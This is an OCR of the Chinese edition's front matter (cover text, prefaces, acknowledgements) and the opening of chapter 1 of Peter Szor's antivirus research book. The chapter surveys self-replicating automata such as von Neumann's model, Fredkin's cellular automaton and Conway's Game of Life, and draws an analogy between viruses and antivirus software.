HZ BOOKS

PEARSON Addison Wesley

计算机病毒防范艺术

The Art of Computer Virus Research and Defense

（美） Peter Szor 著

段海新 杨 波 王德强 译

机械工业出版社
China Machine Press

计算机病毒防范艺术

本书由Symantec首席反病毒研究员执笔，是讲述现代病毒威胁、防御技术和分析工具的权威指南。与多数讲述计算机病毒的书籍不同，本书完全是一本为白帽子黑客（即负责保护自己所在组织免受恶意代码攻击的IT及安全专业人士）编写的参考书。作者系统地讲述了反病毒技术的方方面面，包括病毒行为、病毒分类、保护策略、反病毒技术及蠕虫拦截技术等。

书中介绍了目前最先进的恶意代码技术和保护技术，提供充分的技术细节帮助读者对付日益复杂的攻击。书中包含大量关于代码变形和其他新兴技术方面的信息，学习这些知识可以让读者未雨绸缪，为应对未来的威胁提前做好准备。

本书是目前已出版的同类书中对基本病毒分析技术讲解最透彻和最实用的，从个人实验室的创建到分析过程的自动化，对其中涉及的方方面面都作了描述。本书主要包括以下内容：

- 探索各种平台上的恶意代码是如何实施攻击的。
- 对恶意代码感染、内存驻留、自我保护、载荷传送和漏洞利用所采用的策略进行分类。
- 如何识别和应对代码隐藏技术带来的威胁，包括加密、多态和变形技术。
- 掌握恶意代码分析的经验方法，以及如何根据发现的情况采取行动。
- 用反汇编器、调试器、模拟器和虚拟机对恶意代码进行逆向工程。
- 实现技术性防御，包括扫描、代码模拟、杀毒、接种、完整性检查、沙箱、蜜罐、行为拦截等。
- 使用蠕虫拦截、基于主机的入侵防御和网络级的防御策略。

作者简介

Peter Szor 是赛门铁克(Symantec)公司安全响应中心的安全架构师，他自1999年起就一直在该中心设计和改进Norton AntiVirus系列产品采用的反病毒技术。Peter Szor是一位著名的计算机病毒和安全研究员，他经常在Virus Bulletin、EICAR、ICSA、RSA以及USENIX Security Symposium等会议上发表演讲，目前是《Virus Bulletin》杂志编委会成员，也是反病毒应急讨论网络(AVED)的创始人之一。

译者简介

段海新，工学博士、副教授、国际信息系统安全认证专家(CISSP)。现任清华大学信息网络工程研究中心网络与信息安全研究室主任，中国教育和科研计算机网紧急响应组(CCERT)负责人，互联网协会安全工作委员会委员，国际信息系统安全认证联盟$(ISC)^2$亚太区顾问。主要从事计算机网络安全方面的科研、运行管理和教学工作。

PEARSON Addison Wesley
www.PearsonEd.com

PEARSON Education

上架指导：计算机/信息安全

ISBN 7-111-20556-1

9 787111 205562

封面设计：锡 彬

HZ BOOKS
华章图书

华章网站 http://www.hzbook.com

网上购书：www.china-pub.com

投稿热线：(010) 88379604
购书热线：(010) 68995259, 68995264
读者信箱：hzjsj@hzbook.com


ISBN 7-111-20556-1
定价：49.00 元

2007

计算机病毒防范艺术

The Art of Computer Virus Research and Defense

(美) **Peter Szor** 著
段海新 杨 波 王德强 译



机械工业出版社
China Machine Press

本书作者是赛门铁克（Symantec）公司安全响应中心的首席安全架构师，他根据自己设计和改进Norton AntiVirus系列产品及培训病毒分析人员的过程中遇到的问题精心总结编写了本书。本书最大的特色是大胆深入地探讨了病毒知识的技术细节，从病毒的感染策略上深入分析病毒的复杂性，从文件、内存和网络等多个角度讨论病毒的感染技术，对过去20年来黑客们开发的各种病毒技巧进行了分类和讲解，并介绍了代码变形和其他新兴病毒感染技术，展示了当前计算机病毒和防毒软件的最新技术，向读者传授计算机病毒分析和防护的方法学。

本书可作为IT和安全专业人士的权威指南，同时也适合作为大学计算机安全专业本科、研究生的参考教材。

本书版权登记号：图字：01-2005-3616

图书在版编目（CIP）数据

计算机病毒防范艺术/（美）斯泽（Szor, P.）著；段新海译. －北京：机械工业出版社，2007.1

书名原文：The Art of Computer Virus Research and Defense

ISBN 7-111-20556-1

Ⅰ. 计… Ⅱ. ① 斯… ② 段… Ⅲ. 计算机病毒－防治 Ⅳ. TP309.5

中国版本图书馆CIP数据核字（2006）第152684号

机械工业出版社（北京市西城区百万庄大街22号 邮政编码 100037）

责任编辑：刘立卿

北京牛山世兴印刷厂印刷 · 新华书店北京发行所发行

2007年1月第 1 版第 1 次印刷

186mm × 240mm · 28.75印张

定价：49.00元

凡购本书，如有倒页、脱页、缺页，由本社发行部调换

本社购书热线：（010）68326294

译 者 序

随着互联网的飞速发展，计算机病毒技术也迅速发展，逐渐融合了网络蠕虫、木马、拒绝服务攻击等各种攻击手段。造成的损失也由最初的数据丢失，发展到现在的信息泄密，甚至互联网的瘫痪，破坏力越来越大。

计算机病毒从产生到现在一直都是计算机网络和信息安全的热门话题，无论是普通用户还是计算机或信息安全的专业人士都对此非常关注，市面上关于计算机病毒技术和防病毒技术的书籍也不胜枚举。但是这些书大多是面向初学者，只是泛泛地介绍病毒与防范的原理，真正出自防病毒技术专业人员之手、能够引起病毒研究专业人员兴趣的却寥寥无几。

本书是目前病毒研究专业人员不可多得的专业参考书，作者Peter Szor是病毒研究界举世闻名的研究人员，他在从事病毒研究15年的经历中，参与开发过很多著名的防病毒产品，比如AVP、F-PROT和Symantec Norton AntiVirus。

本书从专业研究人员的视角，分两部分展示了计算机病毒技术和病毒防范技术的原理、技巧及发展趋势。在第一部分，作者首先对过去20年中黑客们开发的各种病毒技巧进行了系统分类和详细讲解，从磁盘、文件、内存、网络等多个角度分析了传统病毒感染技术，从最古老的病毒代码、网络蠕虫，一直到病毒各种最新的变形技术以及各种恶意代码融合的趋势。在第二部分，作者系统地介绍了病毒防御的各种技术，针对第一部分介绍的各种病毒技术给出了病毒检测、清除的方法，包括文件、内存、网络等各种防范途径，最后介绍了病毒等恶意代码的分析方法、工具以及自动分析方法。

本书面向有志于从事计算机病毒或恶意代码研究的专业人员。读者应该具备计算机组成原理、操作系统以及程序设计（特别是汇编语言）等预备知识。作者在每一章都给出了详细的参考文献，读者可以找到必要的背景知识。

本书涉及的内容非常广泛、专业，而且融入了作者多年的病毒研究经验。由于译者的知识和经验有限，翻译中难免有疏漏或错误，敬请广大读者谅解并批评指正。

译 者

2006年9月

作 者 介 绍

Peter Szor是一位举世闻名的计算机病毒和安全研究人员，他积极从事计算机病毒研究已经15年以上。1991年，他的毕业论文主题就是计算机病毒和病毒防护。这些年来，Peter很幸运地参与了一些最负盛名的反病毒产品的研发，如AVP、F-PROT和Symantec Norton AntiVirus。最初（1990~1995年），他曾在匈牙利开发自己的反病毒程序——Pasteur（巴斯德）。除了对反病毒软件开发有兴趣外，Peter还有多年的容错和安全金融交易系统的开发经验。

Peter于1997年受邀加入了计算机反病毒研究者组织（Computer Antivirus Researchers Organization，CARO）。他是《Virus Bulletin》（病毒公告）杂志的顾问委员会成员，也是反病毒应急讨论网络（AntiVirus Emergency Discussion （AVED） network）的创办人之一。他在加利福尼亚Santa Monica的Symantec公司担任首席研究员已5年以上。

Peter为《Virus Bulletin》、《Chip》、《Source》、《Windows NT Magazine》和《Information Security Bulletin》等杂志写过70多篇有关计算机病毒和安全方面的文章和论文。他经常在Virus Bulletin、EICAR（欧洲计算机防毒研究所）、ICSA（国际计算机安全协会）和RSA等会议上发表演讲，而且曾在USENIX Security Symposium（USENIX安全专题讨论会）这样的安全会议上作过特邀演讲。Peter热心于分享自己的研究成果和向别人传授计算机病毒与安全方面的知识。

前　言

读者对象

过去20年中出版过不少计算机病毒方面的出版物，但只有少数是由计算机病毒研究专业人士（“圈里人”）所写。尽管很多书都讨论了计算机病毒问题，但它们通常是面向初学者，根本引不起专业人员太多的兴趣。只有少数著作勇敢深入地探讨了技术细节，而只有理解了技术细节，才能有效防御计算机病毒。

现有书籍的部分问题在于：很少介绍当今计算机病毒的复杂性。例如，这些书籍未从技术上详细讨论快速传播的计算机蠕虫如何利用漏洞来侵入远程系统，也没讨论最近出现的代码演化技术（如代码变形）。如果读者想要弄懂本书涉及的所有知识，可能需要花很多时间来阅读大量的计算机病毒和安全方面的文章和学术论文，可能需要对恶意代码钻研多年，才能具备从浩瀚的信息海洋中提取重要信息的能力。

本书最主要的读者是那些每天都要对付病毒的IT及安全专业人员。今天，系统管理员甚至家庭用户常常需要对付网络中的电脑蠕虫和其他恶意程序。不幸的是，安全课程很少培训如何防范电脑病毒，公众很少知道如何分析和保卫其网络免受这些攻击。更糟的是，过去没有任何著作细致讨论过计算机病毒分析技术。

另外，对任何对信息安全感兴趣的人来说，知道病毒编写者现今的“技术成就”也是很重要的。

多年来，计算机病毒研究人员一直关注的是“文件”或“染毒对象”。安全专家们则相反，只关注网络级的可疑事件。可是现在，像CodeRed蠕虫这样的威胁通过网络把其代码注入到有漏洞进程的内存空间中，而不会“感染”磁盘上的对象。今天，学会从各种视角——文件（存储）、内存和网络——进行观察特别重要，并要学会使用恶意代码分析技术将各方面的事件关联起来。

这些年来，笔者培训过很多病毒和安全分析人员，使他们能够高效地分析和响应恶意代码威胁。本书包含了我曾遭遇过的各种问题，例如像Commodore 64计算机上的8位病毒这样的老式威胁。书中介绍了最早的电脑病毒使用的技术，如隐藏（stealth）技术，以及在各种平台上应用的病毒技术。这样，读者就会认识到：当今的rootkit根本不代表什么新技术！书中可以找到对32位Windows蠕虫威胁的详细分析和对“漏洞利用代码”（exploit）的深入讨论，还包括涉及64位病毒及移动设备上的“袖珍怪物”。自始至终，笔者的目标是展示旧攻击手段如何在新威胁中获得“新生”，并以适当的程度揭示最新攻击的技术细节。

笔者确信很多读者都希望加入到对抗恶意代码的斗争中来，而且有些读者可能和笔者一样还会成为新防御技术的发明人。但是，所有读者都应该清楚这个领域的潜在危险和挑战！

本书涵盖的内容

本书的目的是展示当前计算机病毒和反病毒软件的最新技术，并向读者讲授计算机病毒分析和防护的方法学。笔者从各种视角——文件（存储）、内存和网络——讨论了病毒的感染技术，

对过去20年中黑客们开发的各种恶劣的病毒技巧进行了分类和讲解，而且还介绍了当前对于代码多态性和漏洞利用这些复杂威胁所采取的措施。

阅读本书最简单的方法是：逐章阅读。但有时理解了后面章节中对应的防御技术后，可以更好地理解前面章节中的攻击技术。任何情况下，如果读者感觉哪一章不符合自己口味或感觉太难或太冗长，都可以跳到下一章。笔者确信所有人都会发现书中的某些部分非常难而某些部分却很简单，具体感受依赖于个人的知识情况而定。

本书假定读者熟悉相关技术，并具有一定的编程能力。本书涉及的东西很多，根本不可能对每一样都充分地展开讲解。然而，本书会准确地告诉读者如果要成功地对付恶意威胁，还需要去什么地方学习什么额外知识。为方便读者，本书每章都给出了详细的参考文献清单，可以据此找到那些必要的背景知识。

本书未涵盖的内容

本书未详细讨论木马程序和后门程序。本书关注的重点是自我复制型的恶意代码。因为讨论普通恶意代码的好书有很多，但讨论电脑病毒的好书却不多。

笔者未在本书中给出任何可能被读者直接用来开发新病毒的病毒代码，不属于“如何编写病毒”这一类书。然而，笔者认为：坏人对于本书中讨论的大部分技术都已经很熟悉了，因此好人需要学习更多的知识，并开始从攻击者的角度去思考（而不是行动），才能开发出有效的防御方案!

有意思的是，很多大学都尝试开设电脑病毒研究课程，其中主要讲述如何编写病毒。一个学生能够编写可以感染全世界数百万台系统的病毒是否真的有助于病毒研究？这些学生是否就更懂得如何开发更好的防御方案？显然，答案是不……

实际上，这些课程应该着重于分析现有的恶意威胁。世界上现有的威胁太多了，都有待于学生们去理解和对其做点什么。

当然，电脑病毒知识和《Star Wars》（星球大战）中的“原力”（The Force）一样，根据使用者不同，对知识的利用也可能从善变为恶。笔者不能逼迫读者远离“黑暗面”（Dark Side），但真诚地劝诫读者不要用本书中学到的知识作恶。

联系方式

如果读者在本书中发现错误或想建议作者在下一版本中阐明或增加某些内容，我很乐意收到大家的来信。我正计划在我的网站上增加对本书某些内容的阐释、可能的勘误和相关的新信息。尽管我认为我们已经找出了大部分问题（特别是那些在深夜里或在病毒及安全紧急事件发生期间写成的段落里的问题），但我不相信像本书这么复杂和这么厚的著作会没有任何小缺陷。尽管如此，我还是根据我的科研知识，竭尽全力向读者提供“可信赖”的信息。

Peter Szor
美国加州Santa Monica市
pszor@acm.org
http://www.peterszor.com

致　谢

首先，我要感谢我的妻子Natalia在过去15年多来对我工作的鼓励！我也要谢谢她在我写作本书期间所有的周末都毫无怨言地独自忍受了那些我们本来可以共同度过的时光。

我要感谢所有为本书诞生出过力的人士。这本书由计算机病毒方面的一系列文章和论文发展而来，其中有些是多年来我与其他研究人员合著的。Eric Chien、Peter Ferrie、Bruce McCorkendale和Frederic Perriot对第7章和第10章有杰出的贡献，在此深表谢意。

如果没有很多朋友、卓越的防毒研究专家和同事的帮助，本书是不可能写成的。首先，我要感谢Vesselin Bontchev博士在我们共事的多年间教给我恶意程序的术语。Vesselin因其在病毒研究方面极度的严谨和认真而闻名，他极大地影响和支持了我的研究。

十分感谢以下曾鼓励过我写作本书并在病毒研究方面指导过我以及多年来对我的研究有很大影响的人士：Oliver Beke、Zoltan Hornak、Frans Veldman、Eugene Kaspersky、Istvan Farmosi、Jim Bates、Frederick Cohen博士、Fridrik Skulason、David Ferbrache、Klaus Brunnstein博士、Mikko Hypponen、Steve White博士和Alan Solomon博士。

非常感谢本书的技术评审们，他们是：Vesselin Bontchev博士、Peter Ferrie、Nick FitzGerald、Halvar Flake、Mikko Hypponen、Jose Nazario博士和Jason V. Miller。他们对本书早期手稿的鼓励、批评、洞察和审阅工作绝对是无价的。

我还要感谢Janos Kis和Zsolt Szoboszlay，在BBS还是计算世界的交流中心时期，他们允许我访问和分析那些造成大规模危害的病毒代码。我还要感谢Gunter May，他送给我一个礼物——一台C64，这在过去对东欧小孩来说最好的礼物。

十分感谢Symantec公司的每位同事，特别是Linda A. McCarthy和Vincent Weafer，他们对我写作此书给予了极大的鼓励。我还要感谢Nancy Conner和Chris Andry，她们做了出色的编辑工作。如果没有她们的帮助，这个项目现在绝对不可能完成。我还应该特别感谢Jessica Goldstein、Kristy Hart和Christy Hackerd，她们在出版过程中一直给予我帮助。

十分感谢“计算机反病毒研究组织”（Computer Antivirus Researchers Organization，CARO）、VFORUM和“反病毒紧急讨论列表”（AntiVirus Emergency Discussion List，AVED List）的所有过去和现在的成员，感谢他们对计算机病毒和其他恶意程序及防御方案的激动人心的讨论。

我想感谢《Virus Bulletin》（病毒公告）杂志的所有工作人员，谢谢他们近10年来在国际上发表我的文章和论文，并允许我在本书中使用那些材料。

最后，我非常感激从事教师职业的父母和祖父母，他们给予了我数学、物理、音乐和历史方面的优异的“家庭教育”。

目　录

第二部分 防御者的策略

第一部分 攻击者的策略

第1章 引言：自然的游戏

“对我来说，艺术是对交流的渴求。”

——Endre Szasz

对于许多对自然界、生物学和数学感兴趣的人来说，对计算机病毒的研究也常常使他们着迷。计算机病毒正在成为一个越来越普遍的问题，每个使用电脑的人都会遇到过某种形式的计算机病毒。实际上，现在一些有名的计算机病毒研究者，正是由于多年前他们自己的电脑感染了病毒，才对这一领域的研究产生了兴趣。

Donald Knuth的系列丛书《The Art of Computer Programming》[1]提出，在计算机领域，我们可以解释的部分称作科学，而我们目前无法解释的称为艺术。计算机病毒的研究是一个极其丰富而又极其复杂的课题，它涉及逆向工程、正在发展中的检测技术、免疫技术和用优化算法实现的防御系统，因此病毒研究自然有科学的一面；另一方面，许多分析方法本身又是一项艺术。这就是为什么这个圈子之外的人通常会觉得，这个相对年轻的研究领域中有许多问题难以理解；甚至在经过数年的研究之后，这一领域也已经有了一些出版物，但是许多新的分析方法仍然属于艺术范畴，只能在反病毒厂商、安全公司中学到，或者通过加入病毒研究的专业协会中深入研究，才有可能在病毒研究中略有所成。

这本书试着从反病毒专业人员的视角来解释这一令人着迷的研究领域，在这一过程当中，我希望本书的内容能让研究艺术的学生和信息技术专业人员都感兴趣。我的目标是使读者能对攻击者和用来防御计算机病毒、恶意程序的系统有个全面的理解。

尽管现在已经有了很多关于计算机病毒的书籍，但是其中只有一小部分是出自经验丰富的计算机病毒研究人员之手，而只有这些书才能让有专业背景的读者感到有所收益。

下面的内容将讨论与计算机病毒有关的一些计算机的历史，然后对*计算机病毒*这一名词给出一个实用的定义。

1.1 自我复制结构的早期模型

模型是人们为了从不同的视角来描绘世界而创造出来的。美籍匈牙利人约翰·冯·诺伊曼（John von Neumann），在1948年提出了自我复制系统的概念，对自我复制结构进行建模[2,3,4]。

冯·诺伊曼永远是一名伟大的数学家、思想家，同时也是伟大的计算机体系结构创始人之一，如今的计算机就是依照他最初的思想而设计的。冯·诺伊曼计算机体系结构引入了存储器，用来存放信息和二进制（相对于模拟）指令。冯·诺伊曼的兄弟尼古拉斯（Nicholas）曾说，巴

赫的《Art of the Fugue》（赋格曲的艺术）一书给“Johnny”（诺伊曼的昵称）留下了深刻的印象，因为《Art of the Fugue》并未指明要用哪种特定的乐器来演奏，它是为不同的乐器而写的。尼古拉斯相信，存储程序计算机这一思想，有某些方面是来源于巴赫的[5]。

在传统的冯·诺伊曼计算机体系结构中，指令代码和数据是没有本质区别的。只有当操作系统把控制转移到代码区，并执行存储在那里的信息（即指令）时，指令代码才与数据不同。

为了构建更加安全的计算机系统，我们发现很有必要使系统能够区别数据和程序代码。然而，这样做也是有缺陷的。

现代计算机可以通过各种各样的建模技术来模拟自然界。许多计算机对自然界的模拟以游戏的方式表现出来。尽管现代的计算机病毒跟传统的模拟自然界的游戏系统有一些差别，但对于要学习如何研究计算机病毒的学生来说，这些游戏是会有帮助的，因为通过这些游戏，可以帮助他们理解自我复制结构。

1.1.1　约翰·冯·诺伊曼：自我复制自动机理论

复制是生命组成的基本要素。约翰·冯·诺伊曼首次提出了用自我构建的自动机来描绘自然界的自我复制过程。

在冯·诺伊曼看来，一个系统由以下三个主要部分组成：

1) 一个通用机器（universal machine）。

2) 一个通用构造器（universal constructor）。

3) 保存在磁带上的信息。

通用机器（图灵机，Turing Machine）读取磁带存储器，通过使用磁带存储器上的信息，它能够通过构造器来逐块地重建其自身。该机器本身对这一过程是一无所知的——它仅仅是按照磁带存储器上提供的信息（指令）来执行。该机器只能从在重建其自身所需要的所有碎块中找到下一个合适的碎块：一个一个地挑，直到找到合适的那一块为止。当合适的碎块找到之后，两个合适的碎块就按照指令被组合起来，这一过程一直持续，直到机器的自我复制全部完成。

如果在磁带存储器上可以找到重建另一系统所必需的信息，自动机就能够进行自我复制。最初的自动机被重建（图1-1），然后新构建的自动机启动，又会开始同样的重建过程。




图1-1　自我构建机器的模型

几年后，Stanislaw Ulam建议冯·诺伊曼使用细胞自动复制的过程来描述这一模型。因此冯·诺伊曼引入了细胞状态，来代替“机器部件”。因为细胞是根据一定的规则（“代码”）像机器人一样完成自我复制的，因此细胞可以被认为是一种自动机。这样的一组细胞就构成了细胞自动机（cellular automata，CA）计算机体系结构。

冯·诺伊曼改变了最初的模型结构，这个模型是二维的，使用了5个细胞、29个状态。他用200 000个细胞构建了一个可以自我复制的结构。诺伊曼的模型在数学上证明了自我复制结构的可能性：规则的无生命的部分（分子）可以组合成可以自我复制的结构（可能有生命的有机体）。

1948年9月，冯·诺伊曼提出了关于自我复制自动机系统的构想。仅仅五年后，1953年，Watson和Crick发现，生命体的DNA分子与存储信息的“磁带”起到类似的作用，它们也为生命体的复制系统提供必要的信息。

不幸的是，冯·诺伊曼在他的有生之年无法看到他的研究成果被证实，但是Arthur Burks完成了他未竟的事业。更进一步的工作由E.F. Codd于1968年完成。Codd简化了冯·诺伊曼的模型，他也使用5个细胞的环境，但每个细胞只有8种不同的状态。这种简化的模型是“自我复制环(self-replicating loops)”[6]的基础，“自我复制环”是由人工生命学家（如Christopher G. Langton）在1979年提出的。这种复制环消除了系统中通用机器的复杂度，而将重点放在复制的需求上面。

1980年，在NASA/ASEE（美国国家航空航天局/美国工程教育协会），Robert A. Freitas Jr.和William B. Zachary[7]领导了一项关于自我复制并生长的月球工厂的研究。他们研究一种月球上的制造设备（lunar manufacturing facility，LMF），这种设备利用自我复制自动机理论和已有的自动化技术，来构建一个可以在月球上自我复制并自我生长的工厂。Robert A. Freitas Jr.和Ralph C. Merkle最近写了一本名为《Kinematic Self-Replicating Machines》的书，这本书预示着科学家们对这一研究课题重新产生了兴趣。几年前，Freitas引入了*ecophagy*（可理解为对生态系统的吞噬。——译者注）这一术语，指理论上的由不受控制的、自我复制的纳米机器人引起的对整个生态系统的消耗，并且提出了缓解这一过程的建议[8]。

同样有趣的是，我们会发现自我复制的机器这一题材大量地出现在科幻作品中，例如《Terminator》（终结者）这类电影，还有类似作家Neal Stephenson和William Gibson写的小说。当然，更多的例子从科幻变成了现实，如纳米技术、微电子机械系统（MEMS）工程已经成为真正的科学了。

1.1.2 Fredkin：重建结构

有些人试图简化冯·诺伊曼的模型，例如1961年Edward Fredkin提出了一种专门的细胞自动机，在这种自动机中，所有的结构都可以在网格中使用简单的模式来重建自身和复制（图1-2给出了一种例示）。Fredkin的自动机遵循以下规则[9]：

- 在表格中，使用同样的记号。
- 每个位置要么有记号，要么没有记号。
- 记号的每一代在一个有限的时间帧内存在（即只存在于当代。——译者注），并且每一代产生下一代。
- 每一个记号所处的环境将决定在下一代中是否会产生一个新的记号。
- 记号所处的环境指记号上、下、左、右的方格（使用冯·诺伊曼的5个细胞的环境）。
- 如果某个记号的周围有偶数个其他的记号，那么在下一代中这个方格的状态将是空的。
- 如果某个记号的周围有奇数个其他的记号，那么在下一代中这个方格的状态将被记号填充。
- 状态的数量是可以改变的。

使用前面描述的规则和这种最初的状态，所有的结构都可以进行复制。这里给出是自我复制细胞自动机的最简单的例子，尽管还有很多非常有趣的初始状态可供探究。




图1-2　第一代，第二代，…，第四代

1.1.3 Conway：生命游戏

1970年，John Horton Conway[10]创建了最有趣的细胞自动机系统之一。像先驱者冯·诺伊曼一样，Conway研究了简单的元素在共同的规则下的相互作用，发现可以得出异常有趣的结构。Conway将他的游戏命名为生命（Life）。生命游戏基于以下规则：

- 对于任何一种初始模式，都无法证明“人口”是可以无限增长的。
- 然而有一种初始模式，显然又是可以无限增长的。
- 有一些简单的初始模式，它们按照简单的遗传规律存在：出生、存活和死亡。（具体规则参见下页。——译者注）

图1-3用一种现代的方式展示了最初的Conway表格游戏，它是由Edwin Martin开发的[11]。




图1-3　Edwin Martin的生命游戏，在Mac机上执行，使用“射击者”的最初结构

非常有趣的是，当游戏由这种称作“射击者”的最初结构开始执行后，就会发现电脑其实是非常有“生气”的。仅仅几代之后，在游戏表格的两边，将会出现两个“射击者”，它们就像是在朝对方射击，如图1-4所示，这一过程中它们会产生出能够朝游戏表格右下角“飞”走的“滑翔机”（见图1-5）。这一过程无止境地继续着，并且不断产生新的“滑翔机”。

在一个二维表格当中，每一个单元有两种可能的状态：S=1表示单元内有记号，S=0表示单元内没有记号。由每个单元周围的环境确定的规则决定这个单元的生存状况（见图1-6）。




图1-4 第355代的“射击者”




图1-5 滑翔机移动而并不改变形状

Conway的生命游戏由以下特征／规则确定：

出生：如果某个空的单元在它的环境中有3个（K=3）其他单元是被记号填充的，那么这一单元在下一代将会是被记号填充的。




图1-6 基于9个单元的摩尔（Moore）环境

存活：如果某个被记号填充的单元在它的环境中有2个或3个（K=2或K=3）其他单元是被记号填充的，那么这一单元在下一代将会继续存活，即仍然是被记号填充的。

死亡：如果某个被记号填充的单元在它的环境中只有1个或没有任何（K=1或K=0）其他单元是被记号填充的，那么这一单元在下一代将会由于孤立而死亡，即变成空的单元。另外，如果某个被记号填充的单元在它的环境中有过多的其他单元被填充——4个、5个、6个、7个或8个（K=4，5，6，7，或8），那么这个单元将会由于人口密度过大而在下一代死亡。

最初，Conway相信在生命游戏中没有可以自我复制的结构，Conway甚至宣称如果谁能够建立一种可以导致自我复制的初始结构，就会给他50美元作为奖励。然而麻省理工学院（MIT）的一个人工智能研究组很快就用电脑找到了这样的一种结构。

麻省理工学院的学生们发现了一种后来被命名为“滑翔机”的结构。当13个滑翔机相遇时，就形成一种脉冲结构。然后，在第100代，这种脉冲结构又会突然产生出新的滑翔机，并且这些滑翔机会迅速“飞”走。在此之后，每30代就会在表格中产生一个新的滑翔机并且飞走。这一

过程永无休止地继续着。这一结构跟图1-3和图1-4所示的“射击者”结构是非常相似的。

由Antal Csakany和Ferenc Vajda于1980年编写的电脑游戏（Games with Computers）中，包含了竞争游戏的例子。作者设计了一个与生命游戏的规则相类似的表格游戏。这种表格游戏使用卷心菜、兔子和狐狸来演示自然界中的斗争。最初有一个单元是被卷心菜填充的，根据预先定义的规则，卷心菜是兔子的食物，而兔子又是狐狸的食物。然后由这些规则来控制和平衡兔子和狐狸的数量。

根据这个模型来考虑计算机、计算机病毒和反病毒程序是非常有趣的。离开了计算机（特别是操作系统和BIOS），计算机病毒是无法复制的。计算机病毒感染新的计算机系统，然而当它们复制的时候，病毒又可以看作是反病毒程序的“食物”。

在某些情况下，计算机病毒也会反击，这些计算机病毒被称做*反制型病毒*（retro virus）。这种情况下，反病毒程序可以被认为是“死亡”了。当反病毒程序使一个病毒停止时，这个计算机病毒可以被认为是“死亡”了。当个人计算机（PC）被病毒感染时，我们认为这台PC机马上就“死亡”了。

例如，当计算机病毒不加选择地删除关键的操作系统文件时，系统就会崩溃，而这时我们可以说计算机病毒“杀死”了它的宿主。如果这一过程太快，宿主被“杀死”了，而计算机病毒却还没有来得及向其他系统复制。如果把数以万计的计算机想像成这种形式的表格游戏，我们就会发现一个非常有意思的现象：计算机病毒和反病毒程序的模型与卷心菜、兔子和狐狸的模拟游戏非常的相似。

规则、副作用、变种、复制技术和毒性的等级共同控制着这一永无止境的斗争中的平衡。同时，计算机病毒和反病毒程序又是“共同进化”[12]的。当反病毒系统变得更加复杂时，计算机病毒技术也会随之变得更加复杂。在过去三十多年的计算机病毒的发展历史上，这种趋势一直延续着。

